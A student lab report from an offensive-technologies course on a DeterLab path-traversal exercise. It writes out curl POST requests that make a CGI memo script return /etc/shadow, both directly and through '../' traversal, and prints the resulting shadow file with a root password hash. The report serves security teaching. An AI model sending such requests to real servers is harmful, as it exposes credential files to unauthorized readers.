Offensive technologies - Pathname exercise

Claudio Facchinetti [claudio.facchinetti@studenti.unitn.it]

October 3, 2021

Abstract

In this document it is presented the work done in order to solve the "Pathname" exercise on DeterLab.

1 Solving tasks

In order to solve the tasks, the first thing that has been done it has been creating an SSH tunnel so that it is possible to connect to the website on DeterLab using a normal browser, Chrome in this specific case. `ssh -L 8118:server.facchinetti-pathnam.offtech otech2aj@users.deterlab.net`
By taking a look at the structure of the website it looks like the content of the parameter "memo" is in reality the path that the website tries to interpret as the path of the file to display.
From the page that is proposing a list available memos to read it has been figured out that the form gets submitted with two parameters, neamely "Read Memo" and "memo" via the POST method. Having this information at hand the objective was to read the file `/etc/shadow`; to do this a simple script has been created which had the only purpose of sending to that page a POST request having as "memo" parameter the value `/etc/shadow` and as "Read Memo" parameter the value "Read Memo". The result of such request is saved in a file named `shadow.txt`

```
curl -X POST -d "memo=%2Fetc%2Fshadow&Read+Memo=Read%20Memo"
http://127.0.0.1:8118/cgi-bin/memo.cgi > shadow.txt
```

Please note that the script report does pass the value of the file to read in the URL-encoded format and it does assume that port forwarding enabled as described at the beginning of the report.
The above call works just because the Perl script does not perform any check on the parameter passed; if the script would have performed some kind of check to be sure that the memo path belongs to the language defined by the regular expression `(/root/memo) | (/home/*/memo)` we could have implied a different strategy to read the file we are interested in.
In such case it could be possible to perform the following request to read the file we are interested in:

```
curl -X POST -d
"memo=%2Froot%2Fmemo%2F..%2F..%2Fetc%2Fshadow&Read+Memo=Read%20Memo"
http://127.0.0.1:8118/cgi-bin/memo.cgi > shadow.txt
```

It is also possible to perform such requests using the browser: it is enough to open the DevTools and change the value of one of the select items either to the value `/etc/shadow` or `/root/memo/../../etc/shadow` and click on the "Read memo" button.

Author: root
Subject:
Date: Sun Oct 3 05:28:00 2021

root:1ead94ab8$EJg51I8ONKHxt22nJPqSM0:18903:0:99999:7:::

daemon:*:18484:0:99999:7:::

bin:*:18484:0:99999:7:::

sys:*:18484:0:99999:7:::

sync:*:18484:0:99999:7:::

games:*:18484:0:99999:7:::

man:*:18484:0:99999:7:::

lp:*:18484:0:99999:7:::

mail:*:18484:0:99999:7:::

news:*:18484:0:99999:7:::

uucp:*:18484:0:99999:7:::

proxy:*:18484:0:99999:7:::

www-data:*:18484:0:99999:7:::

backup:*:18484:0:99999:7:::

list:*:18484:0:99999:7:::

irc:*:18484:0:99999:7:::

gnats:*:18484:0:99999:7:::

nobody:*:18484:0:99999:7:::


systemd-network:*:18484:0:99999:7:::

systemd-resolve:*:18484:0:99999:7:::

syslog:*:18484:0:99999:7:::

messagebus:*:18484:0:99999:7:::

Figure 1: Executing the request with *etc/shadow* as parameter



Author: barbazzo
Subject:
Date: Sun Oct 3 05:28:00 2021

Hi everyone, here's a draft of the new logon banner the yahoos upstairs

are working on. Thoughts?

NOTICE AND CONSENT LOGON BANNER THIS IS A FROBOZZCO INTERNATIONAL

COMPUTER SYSTEM.

THIS COMPUTER SYSTEM, INCLUDING ALL RELATED EQUIPMENT, NETWORKS, AND

NETWORK DEVICES (SPECIFICALLY INCLUDING FROBOZZNET ACCESS), IS PROVIDED

ONLY FOR AUTHORIZED FROBOZZCO INTERNATIONAL USE. FROBOZZCO COMPUTER

SYSTEMS MAY BE MONITORED FOR ALL LAWFUL PURPOSES, INCLUDING ENSURING

THAT THEIR USE IS AUTHORIZED, FOR MANAGEMENT OF THE SYSTEM, TO

FACILITATE PROTECTION AGAINST UNAUTHORIZED ACCESS, AND TO VERIFY

SECURITY PROCEDURES, SURVIVABILITY, AND OPERATIONAL SECURITY. MONITORING

INCLUDES ACTIVE ATTACKS BY AUTHORIZED FROBOZZCO ENTITIES TO TEST OR

VERIFY THE SECURITY OF THIS SYSTEM. DURING MONITORING, INFORMATION MAY

BE EXAMINED, RECORDED, COPIED, AND USED FOR AUTHORIZED PURPOSES.

ALL INFORMATION, INCLUDING PERSONAL INFORMATION, PLACED OR SENT OVER

THIS SYSTEM MAY BE MONITORED.

USE OF THIS FROBOZZCO COMPUTER SYSTEM, AUTHORIZED OR UNAUTHORIZED,

CONSTITUTES CONSENT TO MONITORING OF THIS SYSTEM. UNAUTHORIZED USE MAY

SUBJECT YOU TO CRIMINAL PROSECUTION. EVIDENCE OF UNAUTHORIZED USE

COLLECTED DURING MONITORING MAY BE USED FOR ADMINISTRATIVE, CRIMINAL, OR

OTHER ADVERSE ACTION. USE OF THIS SYSTEM CONSTITUTES CONSENT TO

MONITORING FOR THESE PURPOSES.

Pretty Draconian, eh???

- Fernap

Figure 2: Executing the request with $/home/barbazzo/../user\_account\_reminder$ as parameter to demonstrate path traversal